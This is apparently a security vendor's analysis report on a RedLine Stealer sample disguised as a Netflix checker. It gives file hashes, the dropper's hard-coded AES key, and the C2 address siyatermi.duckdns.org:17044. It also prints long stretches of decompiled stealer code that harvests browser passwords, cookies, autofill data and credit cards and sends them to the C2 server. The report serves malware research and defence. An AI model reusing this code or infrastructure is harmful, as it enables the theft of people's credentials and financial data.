A Deep-dive Analysis of RedLine Stealer Malware

Author: Threat Research Team

Report Date: 01.04.2023

Report ID: BD20230403

Contents

1 Overview

Report Reference Number	BD20230401
Prepared by	PARS
Analysis Date	28.03.2023
Report Date	01.04.2023

1.1 Scope

File Name	NetFlix Checker by xRisky v22.exe
MD5	8556792f20126e1ed89f93e1e26030e5
SHA-1	e733716554cf9edf2a5343aef0e93c95b7fa7cd4
SHA256	e3544f1a9707ec1ce083afe0ae64f2ede38a7d53fc6f98aab917ca049bc63e69

1.2 Introduction

Redline Stealer is a malware available on underground forums for sale also on a subscription basis monthly.This malware harvests information from browsers such as saved credentials, autocomplete data, and credit card information. A system inventory is also taken when running on a target machine, to include details such as the username, location data, hardware configuration, and information regarding installed security software.

1.3 Background

Redline Stealer was first discovered in 2018 and has since been used in numerous cyber attacks targeting individuals and organizations around the world.

1.4 Target - Delivery

Redline Stealer is typically delivered through phishing emails or through websites that have been compromised. Once the malware is installed on a system, it can run in the background and collect sensitive information without the user's knowledge such as login credentials, credit card numbers, and other financial data.

1.5 Behaviour Graph




Figure 1: Behaviour Graph

1.6 Executive Summary

The NetFlix Checker by xRisky v22.exe appears to be creating several processes on the system, including winlogon.exe, a known payload of the Redline Stealer malware which is designed to steal sensitive information from the infected system, such as system information, wallets, and application information. Additionally, the svchost.exe process appears to be spawned, which in turn creates the cmd.exe process, and finally, the chrome.exe process.

2 Technical Analysis

2.1 Create Process

The initial executable is disguised as a Netflix checker and is a dropper for the main payload.The malware extracts a resource that will be decrypted and saved in the AppData directory.

Name	Value	Type
string.operator == returned	false	bool
sxraakbjcibmchpbarwiewpdqxmgfdpqnbtswz.sxraakbjcibmchpb...	"AppData"	string
System.Environment.GetEnvironmentVariable returned	@"C:\Users\[redacted]\AppData\Roaming"	string
sxraakbjcibmchpbarwiewpdqxmgfdpqnbtswz.sxraakbjcibmchpb...	"winlogon.exe"	string
System.IO.Path.Combine returned	@"C:\Users\[redacted]AppData\Roaming\winlogon.exe"	string
array	{string[0x00000003][]}	string[][]
resourceManager	{System.Resources.ResourceManager}	System.Resources.ResourceManag...
i	0x00000000	int
text	@"C:\Users[redacted]AppData\Roaming\winlogon.exe"	string

Figure 2: Extracted resource from malware

After the initial executable disguised as a Netflix checker extracts a resource from its code, the resource is then decrypted using AES algorithm. The key and initialization vector used for the decryption process are hard-coded within the executable.

```
using (Aes aes = Aes.Create())
{
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(new
          Rfc2898DeriveBytes
          ("tbxibqrlydzytdkydbjhnjtiwmygnpustlqbeeaavlkrnnujgzfdvarihplprjxijgfgniuyajlczbuitnzpiqxsuguqtliknb
          hgimwyehdlppigvcvdjhaujmlgpeenaanytmafrbjblldfxmvqrfbganxvapjacpknajnhcpmixyhyigibipxvzhxfpefbrjyxap
          emzmmbssibfylufhrnsqptmhsyjkrnakxtbvcwbvcgyvzqslwisjejakar", Encoding.ASCII.GetBytes
          ("upshavbvbssjfvmwnhvrhbfyphvqfmtq"), 100).GetBytes(16), Encoding.ASCII.GetBytes
          ("ukcldufcuepztldx")), CryptoStreamMode.Write))
        {
            cryptoStream.Write(rwxflbhytuybjshwkjqyhxdaqgqn, 0, rwxflbhytuybjshwkjqyhxdaqgqn.Length);
            cryptoStream.Close();
        }
        result = memoryStream.ToArray();
    }
}
return result;
```

Figure 3: AES algorithm

The decrypted payload is then saved to a file named "winlogon.exe". This file contains the main payload of the malware and is used to carry out the malicious activities on the infected system.

Name	Value	Type
sxraakbjcibmchpbarwiewpdqxmgfdpqnbtswz.sxraakbjcibmchpb...	"true"	string
sxraakbjcibmchpbarwiewpdqxmgfdpqnbtswz.sxraakbjcibmchpb...	"true"	string
string.operator == returned	true	bool
array	{string[0x00000003][]}	string[][]
resourceManager	{System.Resources.ResourceManager}	System.Resources.ResourceManag...
i	0x00000000	int
text	@"C:\Users\[redacted]\AppData\Roaming\winlogon.exe"	string

Figure 4: Extracted resource from malware

Upon execution of the malware, multiple processes are spawned on the infected system, including winlogon.exe, a copy of the NetFlix Checker by xRisky v22.exe, and svchost.exe.

winlogon.exe	3696	0.15	64 B/s	14.44 MB	WIN-SPN...	[redacted]	
NetFlix Checker by xRisky v2...	1840			6.43 MB	WIN-SPN...	[redacted]	NetFlix Checker by xRisky v2
cmd.exe	608			2.11 MB	WIN-SPN...	[redacted]	Windows Command Processor
timeout.exe	428	0.03		844 kB	WIN-SPN...	[redacted]	timeout - pauses command pr...
chrome.exe	2008			9.19 MB	WIN-SPN...	[redacted]	Google Chrome

Figure 5: Running processes after execution of malware

The created folders on the infected system are located in the AppData folder, which is a common location for malware to store files and data.

chrome.exe	3/29/2023 11:43 PM	Uygulama	134 KB
svchost.exe	3/29/2023 11:42 PM	Uygulama	134 KB
winlogon.exe	3/30/2023 12:13 AM	Uygulama	113 KB

Figure 6: Extracted resource from malware

The "winlogon.exe" file created by the malware is the main payload, and this file is typically obfuscated.Once the code is deobfuscated, additional modules within the malware revealed hints about its intended functionality. One such module is the "happy.exe" module, which contains code used to exfiltrate sensitive information from the infected system.





Figure 7: Deobfuscated malware classes

2.1.1 C2 Communication

When communicating with the C2 server, the stealer creates a BasicHttpBinding object that uses HTTP as the transport for sending SOAP messages. Windows Communication Foundation (WCF) uses XmlDictionary instances when serializing and deserializing SOAP messages. A new XmlDictionaryReaderQuotas object that contains several quotas used by the XmlDictionaryReader class is created.



```
public static Binding smethod_0()
{
    BasicHttpBinding basicHttpBinding = new BasicHttpBinding();
    SystemInfoHelper.smethod_13(basicHttpBinding, int.MaxValue);
    SystemInfoHelper.smethod_14(basicHttpBinding, 2147483647L);
    SystemInfoHelper.smethod_15(basicHttpBinding, 2147483647L);
    SystemInfoHelper.smethod_17(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
    SystemInfoHelper.smethod_18(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
    SystemInfoHelper.smethod_19(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
    SystemInfoHelper.smethod_20(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
    SystemInfoHelper.smethod_21(basicHttpBinding, TransferMode.Buffered);
    SystemInfoHelper.smethod_22(basicHttpBinding, false);
    SystemInfoHelper.smethod_23(basicHttpBinding, null);
    XmlDictionaryReaderQuotas xmlDictionaryReaderQuotas = new XmlDictionaryReaderQuotas();
    SystemInfoHelper.smethod_24(xmlDictionaryReaderQuotas, 44567654);
    SystemInfoHelper.smethod_25(xmlDictionaryReaderQuotas, int.MaxValue);
    SystemInfoHelper.smethod_26(xmlDictionaryReaderQuotas, int.MaxValue);
    SystemInfoHelper.smethod_27(xmlDictionaryReaderQuotas, int.MaxValue);
    SystemInfoHelper.smethod_28(xmlDictionaryReaderQuotas, int.MaxValue);
    SystemInfoHelper.smethod_29(basicHttpBinding, xmlDictionaryReaderQuotas);
    BasicHttpSecurity basicHttpSecurity = new BasicHttpSecurity();
    SystemInfoHelper.smethod_30(basicHttpSecurity, BasicHttpSecurityMode.None);
    SystemInfoHelper.smethod_31(basicHttpBinding, basicHttpSecurity);
    return basicHttpBinding;
```

Figure 8: Created BasicHttpBinding object for communicating C2

The stealer uses SOAP messages to communicate with the C2 server.When communicating with the C2 server, the stealer can send various SOAP requests, each of which has a specific purpose.

```
// Token: 0x02000041 RID: 65
[ServiceContract(Name = "Endpoint")]
public interface IRemoteEndpoint
{
    // Token: 0x06000310 RID: 784
    [OperationContract(Name = "CheckConnect")]
    bool CheckConnect();

    // Token: 0x06000311 RID: 785
    [OperationContract(Name = "EnvironmentSettings")]
    ScanningArgs GetArguments();

    // Token: 0x06000312 RID: 786
    [OperationContract(Name = "SetEnvironment")]
    void VerifyScanRequest(ScanResult user);

    // Token: 0x06000313 RID: 787
    [OperationContract(Name = "GetUpdates")]
    IList<UpdateTask> GetUpdates(ScanResult user);

    // Token: 0x06000314 RID: 788
    [OperationContract(Name = "VerifyUpdate")]
    void VerifyUpdate(ScanResult user, int updateId);
}
```

Figure 9: SOAP requests

The malicious process may be designed to enable or disable certain functionalities based on the SOAP response. For example, by specifying a value of "false" in the "ScanWallets" field of the SOAP message, the malware may be programmed to skip scanning the infected system for cryptocurrency wallets.

```
// Token: 0x1700002C RID: 44
// (get) Token: 0x06000371 RID: 881 RVA: 0x00004136 File Offset: 0x00002336
// (set) Token: 0x06000372 RID: 882 RVA: 0x0000413E File Offset: 0x0000233E
[DataMember(Name = "ScanWallets")]
public bool ScanWallets { get; set; }

// Token: 0x1700002D RID: 45
// (get) Token: 0x06000373 RID: 883 RVA: 0x00004147 File Offset: 0x00002347
// (set) Token: 0x06000374 RID: 884 RVA: 0x0000414F File Offset: 0x0000234F
[DataMember(Name = "ScanScreen")]
public bool ScanScreen { get; set; }

// Token: 0x1700002E RID: 46
// (get) Token: 0x06000375 RID: 885 RVA: 0x00004158 File Offset: 0x00002358
// (set) Token: 0x06000376 RID: 886 RVA: 0x00004160 File Offset: 0x00002360
[DataMember(Name = "ScanTelegram")]
public bool ScanTelegram { get; set; }

// Token: 0x1700002F RID: 47
// (get) Token: 0x06000377 RID: 887 RVA: 0x00004169 File Offset: 0x00002369
// (set) Token: 0x06000378 RID: 888 RVA: 0x00004171 File Offset: 0x00002371
[DataMember(Name = "ScanVPN")]
public bool ScanVPN { get; set; }

// Token: 0x17000030 RID: 48
// (get) Token: 0x06000379 RID: 889 RVA: 0x0000417A File Offset: 0x0000237A
// (set) Token: 0x0600037A RID: 890 RVA: 0x00004182 File Offset: 0x00002382
[DataMember(Name = "ScanSteam")]
public bool ScanSteam { get; set; }

// Token: 0x17000031 RID: 49
// (get) Token: 0x0600037B RID: 891 RVA: 0x0000418B File Offset: 0x0000238B
// (set) Token: 0x0600037C RID: 892 RVA: 0x00004193 File Offset: 0x00002393
[DataMember(Name = "ScanDiscord")]
```

Figure 10: SOAP response example

The process stores data such as the antiviruses, a list of installed input languages, a list of installed programs, a list of running processes, and information about the processors in a class called ScanDetails.

```
// (get) Token: 0x06000397 RID: 919 RVA: 0x0000425F File Offset: 0x0000245F
// (set) Token: 0x06000398 RID: 920 RVA: 0x00004267 File Offset: 0x00002467
[DataMember(Name = "FtpConnections")]
public List<Account> FtpConnections { get; set; }

// Token: 0x1700003E RID: 62
// (get) Token: 0x06000399 RID: 921 RVA: 0x00004270 File Offset: 0x00002470
// (set) Token: 0x0600039A RID: 922 RVA: 0x00004278 File Offset: 0x00002478
[DataMember(Name = "InstalledBrowsers")]
public List<BrowserVersion> InstalledBrowsers { get; set; }

// Token: 0x1700003F RID: 63
// (get) Token: 0x0600039B RID: 923 RVA: 0x00004281 File Offset: 0x00002481
// (set) Token: 0x0600039C RID: 924 RVA: 0x00004289 File Offset: 0x00002489
[DataMember(Name = "ScannedFiles")]
public List<ScannedFile> ScannedFiles { get; set; }

// Token: 0x17000040 RID: 64
// (get) Token: 0x0600039D RID: 925 RVA: 0x00004292 File Offset: 0x00002492
// (set) Token: 0x0600039E RID: 926 RVA: 0x0000429A File Offset: 0x0000249A
[DataMember(Name = "GameLauncherFiles")]
public List<ScannedFile> GameLauncherFiles { get; set; }

// Token: 0x17000041 RID: 65
// (get) Token: 0x0600039F RID: 927 RVA: 0x000042A3 File Offset: 0x000024A3
// (set) Token: 0x060003A0 RID: 928 RVA: 0x000042AB File Offset: 0x000024AB
[DataMember(Name = "ScannedWallets")]
public List<ScannedFile> ScannedWallets { get; set; }

// Token: 0x17000042 RID: 66
// (get) Token: 0x060003A1 RID: 929 RVA: 0x000042B4 File Offset: 0x000024B4
// (set) Token: 0x060003A2 RID: 930 RVA: 0x000042BC File Offset: 0x000024BC
[DataMember(Name = "Nord")]
public List<Account> NordAccounts { get; set; }
```

Figure 11: ScanDetails class

After the malware collecting informations from ScanDetails,the stealer stores An ID that corresponds to the infected machine,The OS version,The culture of the current input language etc. in ScanResult.

```
[DataContract(Name = "ScanResult", Namespace = "BrowserExtension")]
public struct ScanResult
{
    // Token: 0x17000051 RID: 81
    // (get) Token: 0x060003CF RID: 975 RVA: 0x000043CB File Offset: 0x000025CB
    // (set) Token: 0x060003D0 RID: 976 RVA: 0x000043D3 File Offset: 0x000025D3
    [DataMember(Name = "Hardware")]
    public string Hardware { get; set; }

    // Token: 0x17000052 RID: 82
    // (get) Token: 0x060003D1 RID: 977 RVA: 0x000043DC File Offset: 0x000025DC
    // (set) Token: 0x060003D2 RID: 978 RVA: 0x000043E4 File Offset: 0x000025E4
    [DataMember(Name = "ReleaseID")]
    public string ReleaseID { get; set; }

    // Token: 0x17000053 RID: 83
    // (get) Token: 0x060003D3 RID: 979 RVA: 0x000043ED File Offset: 0x000025ED
    // (set) Token: 0x060003D4 RID: 980 RVA: 0x000043F5 File Offset: 0x000025F5
    [DataMember(Name = "MachineName")]
    public string MachineName { get; set; }

    // Token: 0x17000054 RID: 84
    // (get) Token: 0x060003D5 RID: 981 RVA: 0x000043FE File Offset: 0x000025FE
    // (set) Token: 0x060003D6 RID: 982 RVA: 0x00004406 File Offset: 0x00002606
    [DataMember(Name = "OSVersion")]
    public string OSVersion { get; set; }
```

Figure 12: ScanResult class

After that, the malicious binary creates a channel factory that will be used during the network communications by initializing a new instance of the ChannelFactory class.

```
public bool method_0(string string_0)
{
    bool result;
    try
    {
        ChannelFactory<IRemoteEndpoint> channelFactory = new ChannelFactory<IRemoteEndpoint>(Class7.smethod_1(), new EndpointAddress(Class7.smethod_2("http://", string_0, "/")));
        Class7.smethod_3();
        if (!Class7.smethod_4())
        {
            this.iremoteEndpoint_0 = channelFactory.CreateChannel();
        }
        result = true;
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

Figure 13: Created ChanenlFactory class

The C2 server's domain ("siyatermi.duckdns[.]org:17044") and the Release ID are hard-coded into the malware's code. This means that the malware will always try to connect to the same C2 server and will use the same Release ID for all its communications.

```
this.string_0 = "siyatermi.duckdns.org:17044";
if (Class10.smethod_3())
{
    goto IL_72;
}
IL_5C:
this.string_1 = "AwsR";
IL_67:
this.string_2 = "";
IL_72:
this.string_3 = "";
```

Figure 14: Hard-coded domain and Release ID

The malware also obtains information such as the public IP of the machine, the country, zip code, etc. by querying the following websites: https[:]//api.ip.sb/geoip, https[:]//api.ipify.org, or https[:]//ipinfo.io/ip. The WebClient.DownloadData method is used to download the resource.

2.1.2 Decrypting Data

The file uses the BcryptOpenAlgorithmProvider API in order to load and initialize the AES CNG provider. The algorithm's chaining mode is set to GCM.

```
private IntPtr method_2(string string_0, string string_1, string string_2)
{
    Class4.smethod_7();
    IntPtr zero;
    if (!Class4.smethod_8())
    {
        zero = IntPtr.Zero;
    }
    if (Class4.BCryptOpenAlgorithmProvider(out zero, string_0, string_1, 0U) != 0U)
    {
        throw new CryptographicException();
    }
    byte[] array = Class4.smethod_4(Class4.smethod_13(), string_2);
    if (Class4.BCryptSetProperty(zero, "ChainingMode", array, array.Length, 0) != 0U)
    {
        throw new CryptographicException();
    }
    return zero;
}
```

Figure 15: Used BcryptOpenAlgorithmProvider API

The malware uses the BCryptImportKey API to import a symmetric key from a data BLOB.

```
int int_;
uint num2 = Class4.BCryptImportKey(intptr_0, IntPtr.Zero, "KeyDataBlob", out intptr_1, intPtr, int_, array, array.Length, 0U);
IL_77:
if (num2 == 0U)
{
    return intPtr;
}
num = 7;
if (!Class4.smethod_7())
{
    goto IL_2C;
}
IL_94:
switch (num)
{
case 0:
case 2:
    goto IL_2C;
case 1:
    int_ = Class4.smethod_12(this.method_4(intptr_0, "ObjectLength"), 0);
    break;
```

Figure 16: Used BCryptImportKey API

The process can decrypt a block of data by calling the BCryptDecrypt routine.It allows the malware to securely decrypt and access the encrypted data using the imported symmetric key.

```
int num = 0;
if (Class4.BCryptDecrypt(intptr_3, byte_3, byte_3.Length, ref @struct, array, array.Length, null, 0, ref num, 0) == 0U)
{
    array2 = new byte[num];
    uint num2 = Class4.BCryptDecrypt(intptr_3, byte_3, byte_3.Length, ref @struct, array, array.Length, array2, array2.Length, ref num, 0);
    if (num2 == 3221266434U)
    {
        throw new CryptographicException();
    }
    if (num2 != 0U)
    {
        throw new CryptographicException();
    }
    goto IL_C7;
}
```

Figure 17: Used BCryptDecrypt API

2.1.3 Searching File System

Redline stealer searches the filesystem for the following directories: “Windows”, “Program Files”, “Program Files (x86)”, and “Program Data”.

```
public static List<string> smethod_1(string string_1, int int_0 = 4, int int_1 = 1, params string[] string_2)
{
    List<string> list = new List<string>();
    list.Add(new string(new char[]
    {
        '\\',
        'W',
        'i',
        'n',
        'd',
        'o',
        'w',
        's',
        '\\'
    }));
    list.Add(new string(new char[]
    {
        '\\',
        'P',
        'r',
        'o',
        'g',
        'r',
        'a',
        'm',
        ' ',
        'F',
        'i',
        'l',
        'e',
        's',
        '\\'
    }));
```

Figure 18: Searching filesystem

To extract the targeted files, Redline stealer utilizes the GetDirectories and GetFiles methods.These methods allow the malware to navigate through the file system and retrieve a list of directories and files that match the specified criteria.

```
try
{
    foreach (string text in Directory.GetDirectories(string_1))
    {
        bool flag = false;
        foreach (string value in list)
        {
            if (text.Contains(value))
            {
                flag = true;
                break;
            }
        }
        if (!flag)
        {
            try
            {
                DirectoryInfo directoryInfo = new DirectoryInfo(text);
                FileInfo[] files = directoryInfo.GetFiles();
                bool flag2 = false;
                int num = 0;
                while (num < files.Length && !flag2)
                {
                    int num2 = 0;
                    while (num2 < string_2.Length && !flag2)
                    {
                        string a = string_2[num2];
                        FileInfo fileInfo = files[num];
                        if (a == fileInfo.Name)
                        {
                            flag2 = true;
                            list2.Add(fileInfo.FullName);
                        }
                        num2++;
                    }
                    num++;
```

Figure 19: Malware navigation through GetDirectories,GetFiles methods

2.1.4 Remote Task Actions

The executable creates a unique temporary file by calling the GetTempFileName function. It copies a file to a new location using CopyFile.

```
// Token: 0x060002F2 RID: 754 RVA: 0x0000C50C File Offset: 0x0000A70C
private static bool smethod_0(object object_0, object object_1)
{
    bool result;
    try
    {
        result = Class42.CopyFile(object_0, object_1, false);
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

Figure 20: Created unique .tmp file

After the unique temporary file created,the malware executes a command using cmd.exe and passes the name of the temporary file as an argument.After the command execution is complete, the temporary file is deleted from the system.

```
// Token: 0x0600021F RID: 543 RVA: 0x00003ACE File Offset: 0x00001CCE
internal static void smethod_5(object object_0, bool bool_0)
{
    object_0.UseShellExecute = bool_0;
}
```

```
// Token: 0x06000220 RID: 544 RVA: 0x00003AD7 File Offset: 0x00001CD7
internal static void smethod_6(object object_0, bool bool_0)
{
    object_0.CreateNoWindow = bool_0;
}
```

```
// Token: 0x06000221 RID: 545 RVA: 0x00003AE0 File Offset: 0x00001CE0
internal static object smethod_7(object object_0)
{
    return Process.Start(object_0);
}
```

Figure 21: Process Start

```
public bool imethod_1(UpdateTask updateTask_0)
{
    try
    {
        char[] array = new char[3];
        Class33.smethod_2(array, fieldof(Class45.struct7_2).FieldHandle);
        string fileName = new string(array);
        char[] array2 = new char[3];
        Class33.smethod_2(array2, fieldof(Class45.struct7_1).FieldHandle);
        ProcessStartInfo object_ = new ProcessStartInfo(fileName, Class33.smethod_4(new string(array2), Class33.smethod_3(updateTask_0)));
        Class33.smethod_5(object_, false);
        Class33.smethod_6(object_, true);
        Class33.smethod_8(Class33.smethod_7(object_), 30000);
    }
    catch
    {
    }
    return true;
}
```

Figure 22: Created cmd.exe

2.2 Information Stealing

2.2.1 Browser Checking

The Redline stealer specifically targets web browsers such as Chrome, Opera, and Mozilla Firefox. For instance, when looking for the Opera GX browser, the malware searches in specific directories.

```
text2 = new FileInfo(text).Directory.FullName;
if (text2.Contains(new string(new char[]
{
    'O',
    'p',
    'e',
    'r',
    'a',
    ' ',
    'G',
    'X',
    ' ',
    'S',
    't',
    'a',
    'b',
    'l',
    'e'
})))
{
    text3 = new string(new char[]
    {
        'O',
        'p',
        'e',
        'r',
        'a',
        ' ',
        'G',
        'X'
    });
}
```

Figure 23: Opera GX checking

The malware specifies new browser paths in the ScanChromeBrowsersPaths and ScanGeckoBrowsersPaths node values from the SOAP response.

```
foreach (string string_ in ilist_0.Select(new Func<string, string>(C_h_r_o_m_e.<>c.<>9.method_0)))
{
    foreach (string text in Class42.smethod_1(string_, 1, 1, new string[]
    {
        new string(new char[]
        {
            'L',
            'o',
            'g',
            'i',
            'n',
            ' ',
            'D',
            'a',
            't',
            'a'
        }),
        new string(new char[]
        {
            'W',
            'e',
            'b',
            ' ',
            'D',
            'a',
            't',
            'a'
        }),
        new string(new char[]
        {
            'C',
            'o',
            'o',
            'k',
            'i',
            'e',
            's'
        })
    }))
```

Figure 24: Setting new browser paths

When the Redline stealer targets browsers, it searches for login data in the browser's database.the login data is stored in the "Login Data" database file. The malware extracts the original URL of the login page, username value, and password value from the "logins" table in this database file.

```
try
{
    Class32 class2 = new Class32(@class.method_0(text));
    class2.method_5(new string(new char[]
    {
        'l',
        'o',
        'g',
        'i',
        'n',
        's'
    }));
    for (int i = 0; i < class2.RowLength; i++)
    {
        Account account = new Account();
        try
        {
            account.URL = class2.method_1(i, 0).Trim();
            account.Username = class2.method_1(i, 3).Trim();
            account.Password = C_h_r_o_m_e.smethod_5(class2.method_1(i, 5), object_);
        }
        catch (Exception)
        {
        }
        finally
        {
            account.URL = (string.IsNullOrWhiteSpace(account.URL) ? "UNKNOWN" : account.URL);
            account.Username = (string.IsNullOrWhiteSpace(account.Username) ? "UNKNOWN" : account.Username);
            account.Password = (string.IsNullOrWhiteSpace(account.Password) ? "UNKNOWN" : account.Password);
        }
        if (account.Password != "UNKNOWN")
        {
            list.Add(account);
        }
    }
}
```

Figure 25: Extracted datas

When the malware searches for the Cookies file, it looks for the database file named "Cookies" in the user's profile folder. Once found, it reads the database and extracts values such as the host key, path, is_secure flag, expiration date, name, and encrypted value for each cookie.

```
ScannedCookie scannedCookie = null;
try
{
    scannedCookie = new ScannedCookie
    {
        Host = class2.method_0(i, new string(new char[]
        {
            'h',
            'o',
            's',
            't',
            '_',
            'k',
            'e',
            'y'
        })).Trim(),
        Http = class2.method_0(i, new string(new char[]
        {
            'h',
            'o',
            's',
            't',
            '_',
            'k',
            'e',
            'y'
        })).Trim().StartsWith("."),
        Path = class2.method_0(i, new string(new char[]
        {
            'p',
            'a',
            't',
            'h'
        })).Trim(),
```

Figure 26: Extracted cookies

The host, path, isSecure, expiry, name, and value entries are extracted from the moz_cookies table found in the cookies.sqlite file.

```
string text = Path.Combine(object_0, new string(new char[]
{
    'c',
    'o',
    'o',
    'k',
    'i',
    'e',
    's',
    '.',
    's',
    'q',
    'l',
    'i',
    't',
    'e'
}));
if (!File.Exists(text))
{
    return list;
}
using (Class42 @class = new Class42())
{
    Class32 class2 = new Class32(@class.method_0(text));
    class2.method_5(new string(new char[]
    {
        'm',
        'o',
        'z',
        '_',
        'c',
        'o',
        'o',
        'k',
        'i',
        'e',
        's'
    }));
```

Figure 27: Cookies.sqlite

Redline stealer obfuscates some strings by adding extra letters. It tries to locate the cookies.sqlite database in the “AppData/Roaming” directory.

```
foreach (string text in Class42.smethod_1(string_, 2, 1, new string[]
{
    new string(new char[]
    {
        'c',
        'o',
        'M',
        'A',
        'N',
        'G',
        'O',
        'o',
        'k',
        'i',
        'e',
        's',
        '.',
        's',
        'q',
        'M',
        'A',
        'N',
        'G',
        'O',
        'l',
        'i',
        't',
        'e'
    }).Replace("MANGO", string.Empty)
}))
```

Figure 28: Located database

The malware is capable of retrieving the value and name entries from the autofill table found in the “Web Data” database. This database is used by web browsers to store various types of user data, including autofill data for web forms.

```
Class32 class2 = new Class32(@class.method_0(text));
class2.method_5(new string(new char[]
{
    'a',
    'u',
    't',
    'o',
    'f',
    'i',
    'l',
    'l'
}));
int i = 0;
while (i < class2.RowLength)
{
    Autofill autofill = null;
    try
    {
        string text2 = class2.method_0(i, new string(new char[]
        {
            'v',
            'a',
            'l',
            'u',
            'e'
        })).Trim();
        if (text2.StartsWith(new string(new char[]
        {
            'v',
            '1',
            '0'
        })) || text2.StartsWith(new string(new char[]
        {
            'v',
            '1',
            '1'
        })))
```

Figure 29: Web Data database

The card_number_encrypted, name_on_card, expiration_month, and expiration_year values from the credit_cards table found in the “Web Data” database are retrieved by the process.

```
string number = C_h_r_o_m_e.smethod_5(class2.method_0(i, new string(new char[]
{
    'c',
    'a',
    'r',
    'd',
    '_',
    'n',
    'u',
    'm',
    'b',
    'e',
    'r',
    '_',
    'e',
    'n',
    'c',
    'r',
    'y',
    'p',
    't',
    'e',
    'd'
})), object_).Replace(" ", string.Empty);
cc = new CC
{
    HolderName = class2.method_0(i, new string(new char[]
    {
        'n',
        'a',
        'm',
        'e',
        '_',
        'o',
        'n',
        '_',
        'c',
        'a',
        'r',
        'd'
    })).Trim(),
```

Figure 30: Retrieved datas from Web Data

After gathering all the data, the process creates a scannedBrowser object that contains the browser name and profile and the information extracted above.

```
scannedBrowser.BrowserName = text2;
scannedBrowser.BrowserProfile = text3;
scannedBrowser.Logins = C_h_r_o_m_e.smethod_6<List<Account>>(new Func<List<Account>>(@class.method_0), new Func<List<Account>, bool>(C_h_r_o_m_e.<>c.<>9.method_1));
scannedBrowser.Cookies = C_h_r_o_m_e.smethod_6<List<ScannedCookie>>(new Func<List<ScannedCookie>>(@class.method_1), new Func<List<ScannedCookie>, bool>
  (C_h_r_o_m_e.<>c.<>9.method_2));
